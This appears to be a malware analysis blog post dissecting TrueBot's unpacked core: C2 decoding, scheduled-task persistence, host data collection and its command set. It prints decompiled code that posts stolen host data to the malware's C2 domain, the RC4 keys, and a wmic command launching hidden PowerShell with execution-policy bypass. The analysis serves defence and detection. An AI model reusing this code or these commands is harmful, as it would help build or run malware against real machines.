TrueBot Analysis Part III - Capabilities

malware.love/malware_analysis/reverse_engineering/2023/03/31/analyzing-truebot-capabilities.html


March 31, 2023


31 Mar 2023 » malware_analysis, reverse_engineering

After we have dealt with TrueBot's packer in <u>Part I</u> and <u>Part II</u>, we can now finally analyze its core and see if we find something useful to extract in the next part.

Every unpacked sample I've seen so far looks pretty much identical. In this case, we'll analyze <u>c042ad2947caf4449295a51f9d640d722b5a6ec6957523ebf68cddb87ef3545c</u>.

At the beginning there is a lot of stuff going on that I haven't analyzed and probably never will because it seems like it's just garbage. The interesting part starts further down (marked red in the figure below):






Fortunately, TrueBot's code is pretty well readable. There are no encrypted strings except the C2. API calls are properly imported and referenced and there is no anti-analysis/debug functionality.

Get the C2

Right at the start of the interesting code block, we can see three strings which look suspicious. Two of them are obviously Base64 encoded strings and are passed as arguments to the b64_decode() function, the other is passed as an argument to a function that turns out to be a RC4 decryption function.



Before decrypting the Base64 decoded string, the string is passed to a function which I called mw_custom_decode. This function is really strange and I have no idea why the malware author choose that way to custom encode/decode the C2 but anyway. When decoding the Base64 strings we get the following results:

```
echo "OSVlZSVmMCU4ZU9ZJTk3RC0lYjYlMGQlYWYlMDVYLg==" | base64 -D
9%ee%f0%8e0Y%97D-%b6%0d%af%05X.
```

```
echo "ZyVmZSVmNCU5YlklMDMlOTVNOQ==" | base64 -D
g%fe%f4%9bY%03%95M9
```

After putting the Base64 decoded string into the mw_custom_decode function, we get the decoded bytes for the encrypted C2.

```
9%ee%f0%8e0Y%97D-%b6%0d%af%05X. => 39 EE F0 8E 4F 59 97 44 2D B6 0D AF 05 58 2E
g%fe%f4%9bY%03%95M9 => 67 fe f4 9b 59 03 95 4d 39
```

In the next steps, TrueBot is RC4 decrypting both of the earlier decoded bytes.

```
      39 EE F0 8E 4F 59 97 44 2D B6 0D AF 05 58 2E
      => qweastradoc.com

      67 fe f4 9b 59 03 95 4d 39
      => /gate.php
```

Persistence

Before persisting itself, TrueBot creates a Mutex (IFjwi312fu321321rfewfew) to check if another instance of itself is running, if so, it will terminate via ExitProcess(0).

```
MutexW = CreateMutexW(0i64, 0, L"IFjwi312fu321321rfewfew");
if (WaitForSingleObject(MutexW, 0))
{
    CloseHandle(MutexW);
    ExitProcess(0);
}
```

Right after creating the mutex, TrueBot tries to persist itself by creating a scheduled task via a COM Interface.



TrueBot supports both the Task Scheduler 1.0 and 2.0 API and therefore uses the respective different CLSIDs.

lstrcatW(rundll arguments, Buffer);
lstrcatW(rundll arguments, L",ChkdskExs"); // /S ChkdskExs
<pre>mw_install_scheduled_task_vista_and_higher(rundll_path, rundll_arguments);// C:\\WINDOWS\\SysWOW64\\rundll32.exe, /S , ChkdskExs</pre>
<pre>mw_install_scheduled_task_pre_vista((int)rundll_path, (int)rundll_arguments);</pre>
Sleep(1000u);
}

Task Scheduler 1.0 API - Pre-Vista: ``148BD52A-A2AB-11CE-B11F-00AA00530503`` Task Scheduler 2.0 API - Vista and higher: ``0F87369F-A4E5-4CFC-BD3E-73E6154572DD``

The scheduled task is set up to run after each login and is configured to execute TrueBot via rundll32.exe.

Task Scheduler															
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 Tark Scheduler (Local) Tark Scheduler (Local) Tark Scheduler (Local) Tark Scheduler (Local) Office OneCore Windows XulGameSave Mozila 	MicrosoftEdgeUpda MicrosoftEdgeUpda MicrosoftEdgeUpda MicrosoftEdgeUpda NvTmRep_CrashRep OneDrive Reporting	te TaskMachineCore1d9ef8ca7a56f7a te TaskMachineUA te TaskMachineUA te TaskUser5-1-5-21-4074458671-1775627414-1104650300-1001Core[60D6 te TaskUser5-1-5-21-4074458671-1775627414-1104650300-1001UA(44A89 ort [J27E1952-0186-26H3-AM-L-180A33AsH281) Task-5-1-5-21-4074458671-1775627414-110450300-1001 e Update Task-S-1-5-21-4074458671-1775627414-1104650300-1001	Ready Ready Ready Ready Ready Ready	Triggers Multiple triggers defined At 10:12 PM every day - After triggered, repeat every 1 hour for a duration of 1 day. Multiple triggers defined At 9:33 PM every day - After triggered, repeat every 1 hour for a duration of 1 day. At log on of DESIXDP-120XEHING/k At 11:40 AM on 3/8/2023 - After triggered, repeat every 1.00:00:00 indefinitely. At 10:00 AM on 5/1/1992 - After triggered, repeat every 1.00:00:00 indefinitely.	Next Run Time 3/12/2023 10:42:30 PM 3/12/2023 10:12:30 PM 3/12/2023 10:23:45 PM 3/12/2023 10:53:45 PM 3/13/2023 11:40:41 AM 3/13/2023 12:57:15 PM	3/12/2023 9:48:33 PM 3/12/2023 9:18:03 PM 3/12/2023 9:53:47 PM 11/30/1999 12:00:00 3/12/2023 9:19:03 PM									
	<														
	General Triggers Actions Conditions Settings History (disabled)														
	When you create a task, you must specify the action that will occur when your task starts. To change these actions, open the task property pages using the Properties command.														
	Action	Details													
	Start a program	C:\WINDOWS\SysWOW64\rundll32.exe/S_ChkdskExs													

C2 Communication

Right after persisting itself, TrueBot gathers information from the infected system which will be sent to the C2. To get rid of "unwanted" processes, TrueBot filters those against a hardcoded list of keywords.

BOOLcdecl mw_check_unwa	anted_process(LPCSTR lpString2)
{	
CHAR String1[260]; // [0	esp+0h] [ebp-104h] BYREF
lstrcpyA(String1, lpStr	ing2);
<pre>CharUpperA(String1);</pre>	
return <pre>StrStrA(String1,</pre>	"SVCHOST")
StrStrA(String1,	"SYSTEM")
StrStrA(String1,	"SMSS")
StrStrA(String1,	"CSRSS")
StrStrA(String1,	"WININIT")
StrStrA(String1,	"WINLOGON")
StrStrA(String1,	"LSASS")
StrStrA(String1,	"LSM")
StrStrA(String1,	"AUDI")
StrStrA(String1,	"SPOOLSV")
StrStrA(String1,	"SERVICE")
StrStrA(String1,	"CMD")
StrStrA(String1,	"CONHOST")
StrStrA(String1,	"DLLHOST")
StrStrA(String1,	"SPLWOW64")
StrStrA(String1,	"WUDFHOST")
StrStrA(String1,	"REGISTRY")
StrStrA(String1,	"TIWORKER")
StrStrA(String1,	"DWM")
<pre> StrStrA(String1,</pre>	"MEMORY")
<pre> StrStrA(String1,</pre>	"IGFX")
StrStrA(String1,	"FONTDRVHOST")
StrStrA(String1,	"LMS")
StrStrA(String1,	"SIHOST")
StrStrA(String1,	"IBMPM")
StrStrA(String1,	"POWERMGR")
StrStrA(String1,	"TASKHOSTW")
StrStrA(String1,	"TRUSTEDINSTALLER")
<pre> StrStrA(String1,</pre>	"PRESENTATIONFONTCACHE")
<pre> StrStrA(String1,</pre>	"RUNTIMEBROKER")
<pre> StrStrA(String1,</pre>	"SEARCHAPP")
StrStrA(String1,	"CTFMON")
StrStrA(String1,	"SHELLEXPERIENCEHOST")
StrStrA(String1,	"WLANEXT")
<pre> StrStrA(String1,</pre>	"STARTMENUEXPERIENCEHOST")
<pre> StrStrA(String1,</pre>	"USEROOBEBROKER")
<pre> StrStrA(String1,</pre>	"PLUGINHOST")
<pre> StrStrA(String1,</pre>	"TABTIP")
<pre> StrStrA(String1,</pre>	"TEXTINPUTHOST")
<pre> StrStrA(String1,</pre>	"RUNDLL32")
StrStrA(String1,	"AUDIODG")
StrStrA(String1,	"TASKLIST");

}

All other collected process names are then concatenated with | as a delimiter and stored into a buffer.

After collecting the processes, TrueBot searches for the existence of files with the file extension .JSONIP. If there is no such file, it will be created with a random 13 character alphabetical name for example C:\ProgramData\QdJLLvdcYfqmK.JSONIP. TrueBot will then create a new GUID with the following formula:

```
wsprintfA(buffer, "%08x-%08x", pguid.Data3 + pguid.Data1 * pguid.Data2, pguid.Data1
* pguid.Data2 - pguid.Data3);
```

and write it into the newly created file. The GUID and the previously collected processes are combined into a string, which is then URL encoded. The result before the URL encoding looks like this:

000000E1CC74A7A0	6E	3D	64	36	30	34	33	62	66	32	2D	64	36	30	33	61	n=d6043bf2-d603a	n=\$GUID&
000000E1CC74A7B0	32	39	61	26	6C	3D	49	70	4F	76	65	72	55	73	62	53	29a&l=lp0verUsbS	
000000E1CC74A7C0	76	63	2E	65	78	65	7C	76	6D	74	6F	6F	6C	73	64	2E	vc.exe vmtoolsd.	I=\$PROCESSES
000000E1CC74A7D0	65	78	65	7C	57	6D	69	50	72	76	53	45	2E	65	78	65	exe WmiPrvSE.exe	
000000E1CC74A7E0	7C	6D	73	64	74	63	2E	65	78	65	7C	53	67	72	6D	42	msdtc.exe SgrmB	
000000E1CC74A7F0	72	6F	6B	65	72	2E	65	78	65	7C	75	68	73	73	76	63	roker.exe uhssvc	
000000E1CC74A800	2E	65	78	65	7C	53	65	61	72	63	68	49	6E	64	65	78	<pre>.exe SearchIndex</pre>	
000000E1CC74A810	65	72	2E	65	78	65	7C	65	78	70	6C	6F	72	65	72	2E	er.exe explorer.	
000000E1CC74A820	65	78	65	7C	53	74	61	72	74	4D	65	6E	75	2E	65	78	exe StartMenu.ex	
000000E1CC74A830	65	7C	53	65	63	75	72	69	74	79	48	65	61	6C	74	68	e SecurityHealth	
000000E1CC74A840	53	79	73	74	72	61	79	2E	65	78	65	7C	76	6D	74	6F	Systray.exe vmto	
000000E1CC74A850	6F	6C	73	64	2E	65	78	65	7C	41	70	70	6C	69	63	61	olsd.exe Applica	
000000E1CC74A860	74	69	6F	6E	46	72	61	6D	65	48	6F	73	74	2E	65	78	tionFrameHost.ex	
000000E1CC74A870	65	7C	4F	6E	65	44	72	69	76	65	2E	65	78	65	7C	4D	e OneDrive.exe M	
000000E1CC74A880	6F	55	73	6F	43	6F	72	65	57	6F	72	6B	65	72	2E	65	oUsoCoreWorker.e	
000000E1CC74A890	78	65	7C	4D	69	63	72	6F	73	6F	66	74	2E	50	68	6F	xe Microsoft.Pho	
000000E1CC74A8A0	74	6F	73	2E	65	78	65	7C	4D	73	4D	70	45	6E	67	2E	<pre>tos.exe MsMpEng.</pre>	
000000E1CC74A8B0	65	78	65	7C	78	36	34	64	62	67	2E	65	78	65	7C	44	exe x64dbg.exe D	
000000E1CC74A8C0	4C	4C	4C	6F	61	64	65	72	36	34	5F	41	42	30	36	2E	LLLoader64_AB06.	
000000E1CC74A8D0	65	78	65	7C	73	70	70	73	76	63	2E	65	78	65	7C	53	exe sppsvc.exe S	
000000E1CC74A8E0	70	70	45	78	74	43	6F	6D	4F	62	6A	2E	45	78	65	7C	ppExtComObj.Exe	

The URL encoded data is then encoded with Base64 and sent to the C2 on port 80 with a self crafted HTTP Request:

```
int64 fastcall mw send data to c2(
          SOCKET socket.
          const char *domain,
         const char *gate_php,
const CHAR *b64_encoded_processes_and_guid)
{
  int v8; // eax
 Int v0; // [rsp+20h] [rbp-3078h]
CHAR data[4112]; // [rsp+30h] [rbp-3068h] BYREF
CHAR String[4112]; // [rsp+1040h] [rbp-2058h] BYREF
CHAR String2[4112]; // [rsp+2050h] [rbp-1048h] BYREF
 lstrcpyA(data, "q=");
lstrcatA(data, b64_encoded_processes_and_guid);
  v10 = lstrlenA(data);
  wsprintfA(
     String2
    "POST %s HTTP/1.0\r\nHost: %s\r\nContent-type: application/x-www-form-urlencoded\r\nContent-length: %d\r\n\r\n",
    gate_php,
    domain,
    v10);
  lstrcpyA(String, String2);
  lstrcatA(String, data);
 v8 = lstrlenA(String);
```

send(socket, String, v8, 0); recv(socket, buf, 4096, 0); return 0i64;




After sending the initial data to the C2, TrueBot performs some kind of connectivity check by trying to connect to google.com. If it fails, it will try again after one second unless it is successful.


When successful, TrueBot is trying to get the victims DNS domain and the hostname by calling GetComputerNameExA() twice.



In the last step before sending data to the C2, TrueBot tries to identify the operating system version via GetVersionExA() and depending on the VersionInformation, it just returns a number which is then used as an index for a hardcoded OS Version array:



Finally, TrueBot constructs the data string which will be sent to the C2:



Like the collected processes earlier, the string will be URL and Base64 encoded and send to the C2 with the following post request:

```
POST /gate.php HTTP/1.0\r\n
Host: qweastradoc.com\r\n
Content-type: application/x-www-form-urlencoded\r\n
Content-length: 116\r\n
\r\n
biUzZGQ2MDQzYmYyLWQ2MDNhMjlhJTI2byUzZFdJTjEwJTI2YSUzZDY0JTI2dSUzZFdPUktHUk9VUCUyNnAl
M2RERVNLVE9QLTEyT0tCSEklMjZkJTNk
```

After sending the POST request, TrueBot is expecting one of the following commands from the C2:

KLLS PS1 SHC S64

The commands PS1, SHC and S64 will only be executed if there is a "http" string in front of them, for example:

http|PS1

I'm not sure if this is intended by the author and how the real response from the C2 looks like but at least during debugging, this seems to work, see the following image:

KLLS: Terminates itself via cmd.exe for example C:\WINDOWS\system32\cmd.exe /c del C:\Users\user\Desktop\tbot.dll >> NUL PS1: Download and execute a Powershell script via wmic.exe e.g. wmic.exe process call create "powershell -executionpolicy bypass -nop -w hidden %s"

SHC: Download and execute Shellcode

S64: Download and execute Shellcode with higher privileges (if possible)

For the commands PS1, SHC and S64, the received Payload from the C2 will first be decrypted with RC4 again but this time with another RC4 key, in this case OfgjkwsikhU23.

In the next blogpost, we'll do some more coding again and write a config extractor that extracts the most important artifacts from the binary. Stay tuned.

IOCs:

c042ad2947caf4449295a51f9d640d722b5a6ec6957523ebf68cddb87ef3545c qweastradoc[.]com

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